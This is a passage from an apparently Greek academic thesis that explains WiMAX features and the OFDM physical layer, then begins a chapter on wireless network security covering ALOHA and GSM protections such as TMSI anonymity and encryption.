Το WiMAX υποστηρίζει μια σειρά σχημάτων διαμόρφωσης και διόρθωσης σφαλμάτων κωδικοποίησης. Ένα από τα σημαντικότερα χαρακτηριστικά είναι ότι η διαμόρφωση και κωδικοποίηση μπορεί να πραγματοποιείται δυναμικά έτσι ώστε να επιτρέπει στο σύστημα να αλλάζει σχήμα ανά χρήστη και ανά πλαίσιο, βάσει των συνθηκών του καναλιού (πχ. SNR). Με τον τρόπο αυτό το WiMAX έχει την ικανότητα να προσαρμόζεται (adaptability) στις συνθήκες του περιβάλλοντος χρησιμοποιώντας το κατάλληλο σχήμα διαμόρφωσης και κωδικοποίησης και κατ' επέκταση είτε να μεγιστοποιείται ο ρυθμός δεδομένων όπου αυτό είναι εφικτό είτε να διατηρείται σε σταθερά επίπεδα παρά το γεγονός ότι οι συνθήκες του περιβάλλοντος μπορεί να χειροτερέψουν. Ο αλγόριθμος προσαρμογής απαιτεί συνήθως τη χρήση του σχήματος με το οποίο μπορεί να επιτευχθεί ο μέγιστος δυνατός ρυθμός δεδομένων για τους χρήστες, έτσι ώστε οι πόροι του δικτύου να αξιοποιούνται κατά το μέγιστο δυνατό. Ο τρόπος αυτός λειτουργίας του δικτύου πολλές φορές ονομάζεται και best-effort στην διεθνή βιβλιογραφία.

2.2.3.e Αναμεταδόσεις στρώματος ζεύξης

Για τις συνδέσεις που απαιτούν αυξημένη αξιοπιστία, το WiMAX υποστηρίζει AutomaticRetransmissionReQuests (ARQ) στο στρώμα ζεύξης. Οι συνδέσεις με δυνατότητα ARQ απαιτούν από κάθε πακέτο που μεταδίδεται να αναγνωρίζεται (acknowledged) από το δέκτη. Τα πακέτα που δεν αναγνωρίζονται θεωρούνται χαμένα και μεταδίδονται εκ νέου. Επίσης, το WiMAX επίσης υποστηρίζει προαιρετικά υβριδικό-ARQ, το οποίο είναι ένα αποτελεσματικό υβρίδιο μεταξύ ForwardErrorCorrection (FEC) και ARQ.

2.2.3.f Υποστήριξη για TDD και FDD

Τα πρότυπα IEEE 802.16-2004 και IEEE 802.16e-2005 υποστηρίζουν τόσο την αμφίδρομη επικοινωνία διαίρεσης χρόνου (TDD) και διαίρεσης συχνότητας (FDD), όσο και την ημιαμφίδρομη επικοινωνία FDD, η οποία επιτρέπει μια χαμηλού κόστους υλοποίηση του

συστήματος. Το TDD ευνοείται από την πλειοψηφία των εφαρμογών λόγω των πλεονεκτημάτων της:

- Ευελιξία στην επιλογή αναλογίας uplink προς downlink ως προς το ρυθμό μετάδοσης δεδομένων.
- Δυνατότητα να αξιοποιήσει την αμοιβαιότητα καναλιού (channelreciprocity) προκειμένου να πραγματοποιείται καλύτερη εκτίμηση της ζεύξης καθόδου (ως προς την κατεύθυνση) βάσει των χαρακτηριστικών της ζεύξης ανόδου.
- Δυνατότητα να εφαρμόζεται σε ανεξαρτήτως φάσματος λειτουργίας.
- Απλούστερος σχεδιασμός του πομποδέκτη.

Όλα τα αρχικά προφίλ WiMAX βασίζονται σε TDD, εκτός από δύο σταθερά WiMAX προφίλ των 3.5GHz.

2.2.3.g Υποστήριξη πολλαπλής πρόσβασης βάσει του OFDMA

Η έκδοση του WiMAX για υψηλή κινητικότητα χρησιμοποιεί το OFDM ως τεχνική πολλαπλής πρόσβασης, όπου σε διαφορετικούς χρήστες μπορούν να διατίθενται διάφορα υποσύνολα των OFDM τόνων. Το OFDMA διευκολύνει την αξιοποίηση του συχνοτικού και του πολύ-χρηστικού διαχωρισμού για να βελτιώσει σημαντικά την χωρητικότητα του συστήματος.

2.2.3.h Δυναμική ανάθεση πόρων

Τόσο η κατανομή πόρων για το uplink όσο και για το downlink ελέγχονται από έναν scheduler στο σταθμό βάσης. Η χωρητικότητα μοιράζεται μεταξύ πολλών χρηστών με βάση τη ζήτηση, χρησιμοποιώντας ένα σχήμα TimeDivisionMultiplexing (TDM). Κατά τη χρήση του OFDMA-PHY, η πολυπλεξία γίνεται επιπρόσθετα στη διάσταση της συχνότητας, με την κατανομή διαφορετικών υποσυνόλων OFDM sub-carriers σε διαφορετικούς χρήστες. Οι πόροι μπορούν να κατανεμηθούν και στο πεδίο του χώρου, με τη χρήση των προαιρετικών AdvancedAntennaSystems (AAS). Το πρότυπο επιτρέπει στους πόρους του εύρους ζώνης να

κατανεμηθούν στο χρόνο, τη συχνότητα, και το χώρο και έχει έναν ευέλικτο μηχανισμό για να εφαρμόζει δυναμικά την κατανομή των πόρων ανά πλαίσιο.

2.2.3.i Προηγμένες τεχνικές κεραιών

Η υλοποίηση του WiMAX διαθέτει ένα σύνολο τεχνικών ενσωματωμένων στο σχεδιασμό φυσικού στρώματος, που επιτρέπουν τη χρήση τεχνικών πολλαπλών κεραιών, όπως beamforming (κατευθυντική εκπομπή και λήψη), τη χωροχρονική κωδικοποίηση και τη χωρική πολυπλεξία. Οι τεχνικές αυτές μπορούν να χρησιμοποιηθούν για τη βελτίωση της συνολικής χωρητικότητας και της φασματικής απόδοσης του συστήματος, με την εφαρμογή πολλαπλών κεραιών του πομπού ή/και του δέκτη (MultipleInputMultipleOutput - MIMO)

2.2.3.j Ποιότητα υπηρεσιών

Το στρώμα ζεύξης (ή αλλιώς MediumAccessControl - MAC) του WiMAX έχει μια αρχιτεκτονική σχεδιασμένη να υποστηρίζει πληθώρα εφαρμογών, όπως υπηρεσίες φωνής και πολυμέσων. Το σύστημα προσφέρει, εκτός από την καλύτερη δυνατή κίνηση δεδομένων (besteffort), και υποστήριξη για σταθερό και μεταβλητό ρυθμό δεδομένων (ConstantBitRate – CBR και VariableBitRate - VBR), σε πραγματικό ή μη χρόνο. Επιπλέον, όπως έχει ήδη αναφερθεί, το WiMAXMAC έχει σχεδιαστεί για να υποστηρίζει ένα μεγάλο αριθμό χρηστών, με πολλαπλές συνδέσεις ανά τερματικό (υποσύνολο sub-carriers), το καθένα με τη δική του απαίτηση QoS (ανάλογα με το SNR ανά sub-carrier).

2.2.3.k Ευελιξία υλοποίησης του WIMAXβάσει προτύπων του IEEE802.16

Τα βασικά χαρακτηριστικά των προτύπων του IEEE 802.16 παρουσιάζονται συνοπτικά στον πίνακα 2. Τα πρότυπα αυτά παρέχουν μια ποικιλία από εντελώς διαφορετικούς τύπους σχεδιασμού. Για παράδειγμα, υπάρχουν πολλές επιλογές για την υλοποίηση του φυσικού στρώματος όπως: το φυσικό στρώμα μονού φέροντος που ονομάζεται WirelessMAN-SCa, το φυσικό στρώμα OFDM που ονομάζεται WirelessMAN-OFDM και το φυσικό στρώμα OFDMA

που ονομάζεται WirelessMAN-OFDMA. Ομοίως, υπάρχουν διάφοροι τύποι αρχιτεκτονικής MAC, αμφίδρομης επικοινωνίας, μπάντας συχνοτήτων κτλ. Σκοπός αυτών των προτύπων είναι να καλύψουν έναν αριθμό εφαρμογών και πιθανών σεναρίων ανάπτυξης και επομένως προσφέρουν στους μηχανικούς τηλεπικοινωνιών και προγραμματιστές ανάπτυξης συστημάτων μια πληθώρα τύπων σχεδιασμού.

Ωστόσο, για λόγους επίτευξης της διαλειτουργικότητας, είναι απαραίτητο το πρότυπο να περιορίζεται σχεδιαστικά και να επικεντρώνεται στους στόχους της εκάστοτε υλοποίησης. Το WiMAXForum το καταφέρνει αυτό ορίζοντας έναν συγκεκριμένο αριθμό προφίλ συστήματος και προφίλ πιστοποίησης.

Το *προφίλ συστήματος* ορίζει το υποσύνολο των υποχρεωτικών και προαιρετικών χαρακτηριστικών σε φυσικό και MAC στρώμα που έχει επιλέξει το WiMaxForum από το πρότυπο IEEE 802.16-2004 ή από το πρότυπο IEEE 802.16e-2005. Πρέπει να τονισθεί ότι η κατάσταση ενός συγκεκριμένου γνωρίσματος ως υποχρεωτική ή προαιρετική μέσα σε ένα προφίλ συστήματος WiMax μπορεί να είναι διαφορετική από αυτήν στο αρχικό πρότυπο IEEE. Επί του παρόντος, το WiMaxForum έχει δύο ξεχωριστά προφίλ συστήματος: το προφίλ σταθερού συστήματος που βασίζεται στο πρότυπο IEEE 802.16-2004, με OFDM PHY και το προφίλ συστήματος κινητικότητας που βασίζεται στο πρότυπο IEEE 802.16e-2005, με κλιμακωτό OFDMA PHY.

Ως *προφίλ πιστοποίησης* ορίζεται ένα συγκεκριμένο παράδειγμα προφίλ συστήματος στο οποίο προσδιορίζονται επιπλέον η συχνότητα λειτουργίας, το εύρος φάσματος καναλιού και η λειτουργία αμφίδρομης επικοινωνίας. Ο εκάστοτε εξοπλισμός WiMAX πιστοποιεί την διαλειτουργικότητα του έναντι ενός συγκεκριμένου προφίλ πιστοποίησης. Γι' αυτό το λόγο, το WiMAXForum έχει ορίσει πέντε προφίλ σταθερής πιστοποίησης και δεκατέσσερα προφίλ πιστοποίησης κινητικότητας. Μέχρι σήμερα οι εξοπλισμοί πιστοποιούνται έναντι δύο σταθερών προφίλ WiMAX. Είναι συστήματα των 3.5GHz, που λειτουργούν μέσω καναλιού εύρους 3.5MHz, χρησιμοποιώντας το προφίλ σταθερού συστήματος που βασίζεται στο φυσικό στρώμα του προτύπου IEEE 802.16-2004 και με στρώμα MAC σημείου-προς-πολλαπλά σημεία. Το ένα εκ των δύο προφίλ χρησιμοποιεί αμφίδρομη επικοινωνία διαίρεσης συχνότητας (FrequencyDivisionDuplex - FDD) και το άλλο αμφίδρομη επικοινωνία διαίρεσης χρόνου (TimeDivisionDuplex - TDD).

	802.16	802.16-2004	802.16e-2005
Status	Completed December 2001	Completed June 2004	Completed December 2005
Frequency band	10GHz–66GHz	2GHz–11GHz	2GHz–11GHz for fixed; 2GHz–6GHz for mobile applications
Application	Fixed LOS	Fixed NLOS	Fixed and mobile NLOS
MAC architecture	Point-to-multipoint, mesh	Point-to-multipoint, mesh	Point-to-multipoint, mesh
Transmission scheme	Single carrier only	Single carrier, 256 OFDM or 2,048 OFDM	Single carrier, 256 OFDM or scalable OFDM with 128, 512, 1,024, or 2,048 subcarriers
Modulation	QPSK, 16 QAM, 64 QAM	QPSK, 16 QAM, 64 QAM	QPSK, 16 QAM, 64 QAM
Gross data rate	32Mbps–134.4Mbps	1Mbps–75Mbps	1Mbps–75Mbps
Multiplexing	Burst TDM/TDMA	Burst TDM/TDMA/ OFDMA	Burst TDM/TDMA/ OFDMA
Duplexing	TDD and FDD	TDD and FDD	TDD and FDD
Channel bandwidths	20MHz, 25MHz, 28MHz	1.75MHz, 3.5MHz, 7MHz, 14MHz, 1.25MHz, 5MHz, 10MHz, 15MHz, 8.75MHz	1.75MHz, 3.5MHz, 7MHz, 14MHz, 1.25MHz, 5MHz, 10MHz, 15MHz, 8.75MHz
Air-interface designation	WirelessMAN-SC	WirelessMAN-SCa WirelessMAN-OFDM WirelessMAN-OFDMA WirelessHUMAN[4]	WirelessMAN-SCa WirelessMAN-OFDM WirelessMAN-OFDMA WirelessHUMAN[4]
WiMAX implementation	None	256 - OFDM as Fixed WiMAX	Scalable OFDMA as Mobile WiMAX

Πίνακας 3: Βασικά χαρακτηριστικά του προτύπου 802.16 και η εξέλιξή του

2.2.4 Το φυσικό στρώμα του WIMAX

Το φυσικό στρώμα του WiMAX βασίζεται σε ορθογωνική πολυπλεξία διαίρεσης συχνότητας (OFDM). Το OFDM είναι το σύστημα μετάδοσης που προτιμάται για την επίτευξη υψηλού ρυθμού δεδομένων, video και πολυμέσων. Επίσης, χρησιμοποιείται, εκτός του WiMAX, και από διάφορα άλλα εμπορικά συστήματα ευρείας ζώνης, συμπεριλαμβανομένων των DSL, Wi-Fi, DigitalVideoBroadcast-Handheld (DVB-H) και άλλων. Το OFDM είναι ένα αποδοτικό σύστημα για την υλοποίηση δικτύων υψηλών ταχυτήτων σε περιβάλλον ραδιοκυμάτων

χωρίς οπτική επαφή ή σε περιβάλλον πολλαπλών διαδρομών (multipath). Σε αυτή την ενότητα, θα καλύψουμε τα βασικά στοιχεία του OFDM και θα γίνει μια επισκόπηση του φυσικού στρώματος WiMAX.

2.2.4.a Βασικά γνωρίσματα του OFDM

Το OFDM ανήκει σε μια οικογένεια συστημάτων μετάδοσης που ονομάζεται διαμόρφωση πολλαπλού φέροντος (multicarrier), η οποία βασίζεται στην ιδέα α) της διαίρεσης ενός υψηλού ρυθμού ρεύματος δεδομένων (stream) σε διάφορα παράλληλα streams χαμηλότερου ρυθμού και β) της διαμόρφωσης κάθε stream σε ξεχωριστά φέροντα που συχνά ονομάζονται ως sub-carriers. Τα συστήματα διαμόρφωσης multicarrier εξαλείφουν ή ελαχιστοποιούν τη διασυμβολική παρεμβολή (Inter-Symbol Interference - ISI) κάνοντας τη διάρκεια συμβόλου αρκετά μεγάλη, έτσι ώστε οι καθυστερήσεις που προκαλούνται από το κανάλι να είναι ένα αμελητέες, συνήθως μικρότερες από το 10% της διάρκειας συμβόλου. Το OFDM είναι μια φασματικά αποδοτική έκδοση της διαμόρφωσης multicarrier, όπου τα sub-carriers έχουν επιλεγεί έτσι ώστε να είναι όλα ορθογώνια μεταξύ τους κατά τη διάρκεια συμβόλου, αποφεύγοντας έτσι την ανάγκη μη επικαλυπτόμενων καναλιών sub-carrier για την εξάλειψη της παρεμβολής ανάμεσά τους (inter-carrier). Επιλέγοντας το πρώτο subcarrier να έχει συχνότητα τέτοια ώστε να έχει ακέραιο αριθμό κύκλων σε μια περίοδο συμβόλου, και διαμορφώνοντας την απόσταση μεταξύ γειτονικών sub-carriers (εύρος ζώνης subcarrier) να είναι $BSC=B/L$, όπου B είναι το ονομαστικό εύρος ζώνης (ίσο με το ρυθμό δεδομένων), και L είναι ο αριθμός των sub-carriers, διασφαλίζουμε ότι όλα τα sub-carriers είναι ορθογώνια μεταξύ τους κατά την περίοδο συμβόλου. Μπορεί να αποδειχθεί ότι το σήμα OFDM είναι ισοδύναμο με τον αντίστροφο διακριτό μετασχηματισμό Fourier (IDFT) της σειράς δεδομένων που παίρνονται κάθε φορά ως L. Αυτό καθιστά εξαιρετικά εύκολη την υλοποίηση OFDM πομπών και δεκτών σε διακριτό χρόνο χρησιμοποιώντας IFFT (αντίστροφος ταχύς μετασχηματισμός Fourier) και FFT, αντιστοίχως. Προκειμένου να εξαλειφθεί εντελώς η ISI, χρησιμοποιούνται διαστήματα φύλαξης μεταξύ των OFDM σύμβολων. Κάνοντας το διάστημα φύλαξης μεγαλύτερο από την αναμενόμενη διασπορά καθυστέρησης multipath, το ISI μπορεί να εξαλειφθεί εντελώς. Η προσθήκη ενός διαστήματος φύλαξης, όμως, συνεπάγεται απώλεια ισχύος και μείωση απόδοσης στο εύρος

ζώνης. Το ποσό της χαμένης ισχύος εξαρτάται από το πόσο μεγάλο μέρος της διάρκειας του OFDM συμβόλου είναι ο χρόνος φύλαξης. Επομένως, όσο μεγαλύτερη είναι η περίοδος συμβόλου τόσο μικρότερη είναι η απώλεια ισχύος και η απόδοση εύρους ζώνης. Το μέγεθος του FFT σε OFDM σχεδιασμό θα πρέπει να επιλέγεται προσεκτικά, και να υπάρχει ισορροπία μεταξύ της προστασίας από το multipath, του φαινομένου Doppler, του κόστους και της πολυπλοκότητας του σχεδιασμού. Για ένα δεδομένο εύρος ζώνης, η επιλογή μεγάλου μεγέθους FFT θα μείωνε την απόσταση των sub-carriers και θα αύξανε τον χρόνο συμβόλου. Αυτό διευκολύνει την προστασία κατά της διασποράς καθυστέρησης multipath. Η μειωμένη απόσταση των sub-carriers, ωστόσο, καθιστά το σύστημα πιο ευάλωτο σε inter-carrier παρεμβολές, εξαιτίας του φαινομένου Doppler στις κινητές εφαρμογές.

2.2.4.b Πλεονεκτήματα και Μειονεκτήματα του OFDM

Το OFDM έχει πολλά πλεονεκτήματα έναντι εναλλακτικών λύσεων για τη μετάδοση δεδομένων υψηλού ρυθμού. Παρακάτω περιγράφονται εν συντομία τα βασικότερα:

Μειωμένη υπολογιστική πολυπλοκότητα: Το OFDM μπορεί να υλοποιηθεί εύκολα με τη χρήση FFT / IFFT, και οι απαιτήσεις επεξεργασίας αυξάνονται ελαφρώς γρηγορότερα, από την αντίστοιχη γραμμική αύξηση, ανάλογα με το ρυθμό δεδομένων ή το εύρος ζώνης. Η υπολογιστική πολυπλοκότητα του OFDM αποδεικνύεται ότι είναι *O(BlogBTm)*, όπου *B* είναι το εύρος ζώνης και *Tm* είναι η διασπορά καθυστέρησης.

Αξιοποίηση της διαφοροποίησης συχνοτήτων: Το OFDM διευκολύνει την κωδικοποίηση και την διαδικασία frequencyinterleaving στο πεδίο των συχνοτήτων, κάτι που μπορεί να προσφέρει ανθεκτικότητα ενάντια στα σφάλματα που προκαλούνται σε τμήματα του εκπεμπόμενου (μεταδιδόμενου) φάσματος που υφίστανται βαθιές διαλείψεις (deepfades).

Πολλαπλή πρόσβαση: Το OFDM μπορεί να χρησιμοποιηθεί ως σχήμα πολλαπλής πρόσβασης, όπου τα διαφορετικά sub-carriers μπορούν να κατανέμονται σε πολλούς χρήστες. Αυτό το σχήμα αναφέρεται ως OFDMA και αξιοποιείται ιδιαιτέρως στο πρότυπο που υποστηρίζει υψηλή κινητικότητα των χρηστών IEEE802.16e. Σε σχετικά αργά χρονικά μεταβαλλόμενα κανάλια, είναι δυνατό να επιτευχθεί σημαντική αύξηση της χωρητικότητας

με την προσαρμογή του ρυθμού δεδομένων ανά χρήστη σύμφωνα με την αναλογία σήματος προς θόρυβο (SNR) του εκάστοτε sub-carrier.

Αντοχή σε παρεμβολές στενής ζώνης: Το OFDM θεωρείται σχετικά ανθεκτικό δεδομένου ότι τέτοιου είδους παρεμβολές επηρεάζουν μόνο το υποσύνολο των sub-carriers που ανήκουν στην ζώνη αυτή. Απομονώνοντας τα sub-carriers αυτά ή χρησιμοποιώντας τα σε διαφορετικές περιοχές, με καλύτερο SNR, το σύστημα μπορεί να αντιμετωπίσει σε πολύ καλό βαθμό αυτό το είδος παρεμβολών.

2.2.4.cΥλοποιήσεις τουOFDMστοWIMAX

Όπως αναφέρθηκε και προηγουμένως, η σταθερή και κινητή έκδοση του WiMAX έχουν ελαφρώς διαφορετικές υλοποιήσεις του φυσικού στρώματος OFDM. Το σταθερό WiMAX, που βασίζεται στο πρότυπο IEEE 802.16-2004, χρησιμοποιεί φυσικό στρώμα OFDM που βασίζεται σε 256 FFT. Το κινητό WiMAX, που βασίζεται στο πρότυπο IEEE 802.16e-2005, χρησιμοποιεί κλιμακωτό φυσικό στρώμα OFDMA όπου τα μεγέθη FFT μπορούν να κυμαίνονται από 128 έως 2.048 bits.

Σταθερό WiMAX OFDM-PHY: Όπως προαναφέρθηκε, στην έκδοση αυτή το μέγεθος FFT είναι σταθερό στα 256, από τα οποία τα 192 sub-carriers χρησιμοποιούνται για τη μεταφορά δεδομένων, 8 χρησιμοποιούνται ως πιλοτικά sub-carriers για την εκτίμηση των καναλιών και το συγχρονισμό, και τα υπόλοιπα χρησιμοποιούνται ως guardbandsub-carriers για την μείωση παρεμβολών (ομοδιαυλικών ή κοντινού διαύλου – co-channel ή adjacentchannel). Δεδομένου ότι το μέγεθος FFT είναι σταθερό, το διάστημα των sub-carriers ποικίλλει ανάλογα με το εύρος ζώνης καναλιού. Όταν χρησιμοποιούνται μεγαλύτερα εύρη ζώνης, η απόσταση των sub-carriers αυξάνει, και ο χρόνος συμβόλου μειώνεται. Η μείωση του χρόνου συμβόλου σημαίνει ότι ένα μεγαλύτερο μέρος πρέπει να καταμεριστεί ως χρόνος φύλαξης για να ξεπεραστεί η διασπορά καθυστέρησης. Το WiMAX επιτρέπει μια πληθώρα χρόνων φύλαξης που επιτρέπει στους σχεδιαστές συστημάτων να «πειραματιστούν» μεταξύ φασματικής απόδοσης και αντοχής της διασποράς καθυστέρησης. Για μέγιστη αντοχή διασποράς καθυστέρησης, μπορεί να χρησιμοποιηθεί το 25% του χρόνου φύλαξης, όπου μπορούν να εφαρμοστούν διασπορές καθυστέρησης μέχρι

και 16μs όταν λειτουργούν σε ένα κανάλι εύρους 3.5MHz και μέχρι 8μs όταν λειτουργούν σε ένα κανάλι εύρους 7MHz. Σε κανάλια που δεν επηρεάζονται αρκετά λόγω της πολυδιαδρομικής διάδοσης (multipath), ο χρόνου φύλαξης μπορεί να περιοριστεί στο 3%.

Κινητή έκδοση του WiMAX OFDMA-PHY: Στο κινητό WiMAX, το μέγεθος FFT είναι κλιμακωτό από 128 έως 2048. Όταν το διαθέσιμο εύρος ζώνης αυξάνεται, το μέγεθος FFT αυξάνεται επίσης τόσο ώστε το διάστημα των subcarriers να είναι πάντα 10.94kHz. Αυτό κρατά σταθερή τη διάρκεια του σύμβολου OFDM, που είναι η βασική μονάδα πόρων, και ως εκ τούτου η επίδραση στα υψηλότερα στρώματα είναι ελάχιστη. Ο κλιμακωτός αυτός σχεδιασμός διατηρεί επίσης το κόστος σε χαμηλά επίπεδα. Η απόσταση των subcarriers στα 10.94kHz επιλέχθηκε ως μια καλή ισορροπία για την κάλυψη των απαιτήσεων της διασποράς καθυστέρησης και της διασποράς του φαινομένου Doppler για τη λειτουργία σε μικτά σταθερά και κινητά περιβάλλοντα. Αυτή η απόσταση των sub-carriers μπορεί να υποστηρίξει τιμές διασποράς καθυστέρησης έως και 20 μs και κινητικότητα έως και 125 χλμ την ώρα όταν λειτουργούν στα 3.5GHz. Η απόσταση sub-carrier των 10.94kHz σημαίνει ότι χρησιμοποιούνται FFT μεγέθους 128, 512, 1.024, και 2.048 όταν το εύρος ζώνης καναλιού είναι 1.25MHz, 5MHz, 10MHz, και 20 MHz, αντίστοιχα.

Sub-channels στο OFDMA:Σύμφωνα με την διαδικασία του sub-channelization, τα διαθέσιμα sub-carriers μπορούν να χωριστούν σε διάφορες ομάδες που ονομάζονταιsub-channels. Το σταθερό WiMAX που βασίζεται στο OFDM-PHY επιτρέπει μια περιορισμένη μορφή sub-channelization και μόνο στο uplink. Το πρότυπο ορίζει 16 sub-channels, όπου 1, 2, 4, 8, ή όλα τα σύνολα μπορούν να ανατεθούν σε έναν χρήστη στο uplink. Το sub-channelization στο uplink στο σταθερό WiMAX επιτρέπει τη μετάδοση στους χρήστες χρησιμοποιώντας μόνο ένα μέρος (λιγότερο από το 1/16) του εύρους ζώνης που δίνεται από την σταθμό βάσης, το οποίο βελτιώνει την ζεύξη. Η βελτίωση αυτή μπορεί να χρησιμοποιηθεί για να βελτιώσει περεταίρω την εμβέλεια κάλυψης ή/και τη διάρκεια ζωής της μπαταρίας των συσκευών των χρηστών. Το κινητό WiMAX που βασίζεται στο OFDMA-PHY επιτρέπει το sub-channelization τόσο στο uplink όσο και στο downlink, και επίσης, όπως και στο σταθερό WiMAX, τα sub-channels αποτελούν την ελάχιστη μονάδα πόρων συχνότητας που διατίθεται από το σταθμό βάσης. Ως εκ τούτου, διαφορετικά sub-channels μπορούν να ανατίθενται σε διαφορετικούς χρήστες, ως ένας μηχανισμός πολλαπλής

πρόσβασης. Αυτός ο τύπος πολλαπλής πρόσβασης καλείται ορθογωνιακή πολλαπλή πρόσβαση διαίρεσης συχνότητας (OFDMA), και δίνει το όνομά της στο κινητό WiMAX PHY. Τα sub-channels μπορούν να συσταθούν με τη χρήση είτε συνεχόμενων sub-carriers είτε sub-carriers που είναι κατανεμημένα σε όλο το εύρος του καναλιού. Τα sub-channels που σχηματίζονται με τη χρήση των κατανεμημένων sub-carriers παρέχουν μεγαλύτερο διαχωρισμό συχνότητας, κάτι το οποίο είναι ιδιαίτερα χρήσιμο για τις κινητές εφαρμογές για τον περιορισμό παρεμβολών. Το WiMAX ορίζει διάφορα σχήματα sub-channelization βασισμένα στα κατανεμημένα φέροντα τόσο για το uplink όσο και για το downlink. Ένα από αυτά, που ονομάζεται PartialUsageofSub-Carriers (PUSC), είναι υποχρεωτικό για όλες τις κινητές υλοποιήσεις του WiMAX. Τα αρχικά προφίλ του WiMAX καθορίζουν 15 και 17 sub-channels για το downlink και το uplink αντίστοιχα, για λειτουργία PUSC σε εύρος ζώνης 5MHz. Για λειτουργία στα 10MHz, είναι 30 και 35 κανάλια, αντίστοιχα. Το σχήμα sub-channelization που βασίζεται σε συνεχόμενα sub-carriers στο WiMAX ονομάζεται bandAdaptiveModulationandCoding (AMC). Αν και ο διαχωρισμός των συχνοτήτων δεν ισχύει εδώ, η ζώνη AMC επιτρέπει στους σχεδιαστές του συστήματος να αξιοποιήσουν τον διαχωρισμό πολλών χρηστών, κατανέμοντας sub-channels στους χρήστες με βάση την απόκριση συχνότητας τους (channelstateinformation μεταφρασμένο σε SNR). Αν το σύστημα δεν μπορεί να διαθέσει σε κάθε χρήστη ένα sub-channel που να μεγιστοποιεί το SNR ή SignaltoInterferenceNoiseRatio (SINR) του, ο διαχωρισμός πολλαπλών χρηστών μπορεί να προσφέρει σημαντική βελτίωση στη συνολική χωρητικότητα του συστήματος. Γενικά, τα γειτονικά sub-channels είναι πιο κατάλληλα για σταθερές και χαμηλής κινητικότητας εφαρμογές.

Κεφάλαιο 3:

Ασφάλεια των ασύρματων και κινητών δικτύων

3.1 Γενικά για την ασφάλεια των δικτύων

Τα ασύρματα δίκτυα επειδή το μέσω μετάδοσης είναι ο αέρας και μπορούν να έχουν πρόσβαση και κακόβουλοι με σκοπό την υποκλοπή, η ασφάλεια παίζει παρά πολύ μεγάλο ρολό, ώστε οι πληροφορίες που μεταδίδονται να μην μπορούν να αναγνωστούν από τρίτους. Στα πλαίσια αυτά αναπτυχτήκαν αρκετά είδη κρυπτογραφίας, κωδικοποιήσεις των πακέτων και κλαδιά.

3.2. Ασφάλεια του ALOHA

Το πρότυπο ALOHAδεν έχει κάποια ιδιαίτερη ασφάλεια η κρυπτογραφία στα δεδομένα του γιατί την περίοδο που αναπτύχθηκε δεν υπήρχε ο κατάλαλος εξοπλισμός ώστε κακόβολοι να μπορούν να αποκτήσουν πρόσβαση στις πληροφορίες που μεταδίδονταν. Η μόνη δικλείδα ασφαλείας που έχει το ALOHA είναι το handshakeενός χρήστη με το δίκτυο και τους άλλους χριστές, που επιβεβαιώνει ποιος είναι και αρχίζει η επικοινωνία μαζί του.

3.3 Ασφάλεια του GSM


3.3.1 Γενικά

Το σύστημα ασφαλείας του GSM έχει σκοπό να παρέχει:

- Ανωνυμία στο συνδρομητή, μέσω της χρησιμοποίησης της ταυτότητας TMSI.
- Πιστοποίηση της ταυτότητας του χρήστη στο δίκτυο, με τη χρήση τριπλετών.
- Κρυπτογράφηση των δεδομένων στη ραδιοζεύξη.
- Προστασία των ευαίσθητων πληροφοριών του χρήστη στην κάρτα SIM.
- Προστασία της ταυτότητας του συνδρομητή.

Με τη χρησιμοποίηση της προσωρινής ταυτότητας TMSI αποφεύγεται η συχνή εκπομπή της IMSI στη ραδιοζεύξη. Έτσι παρέχεται στο χρήστη ανωνυμία και δεν είναι δυνατή η αναγνώρισή του από κάποιον που "ακούει" το δίαυλο. Μία νέα ταυτότητα TMSI πρέπει να

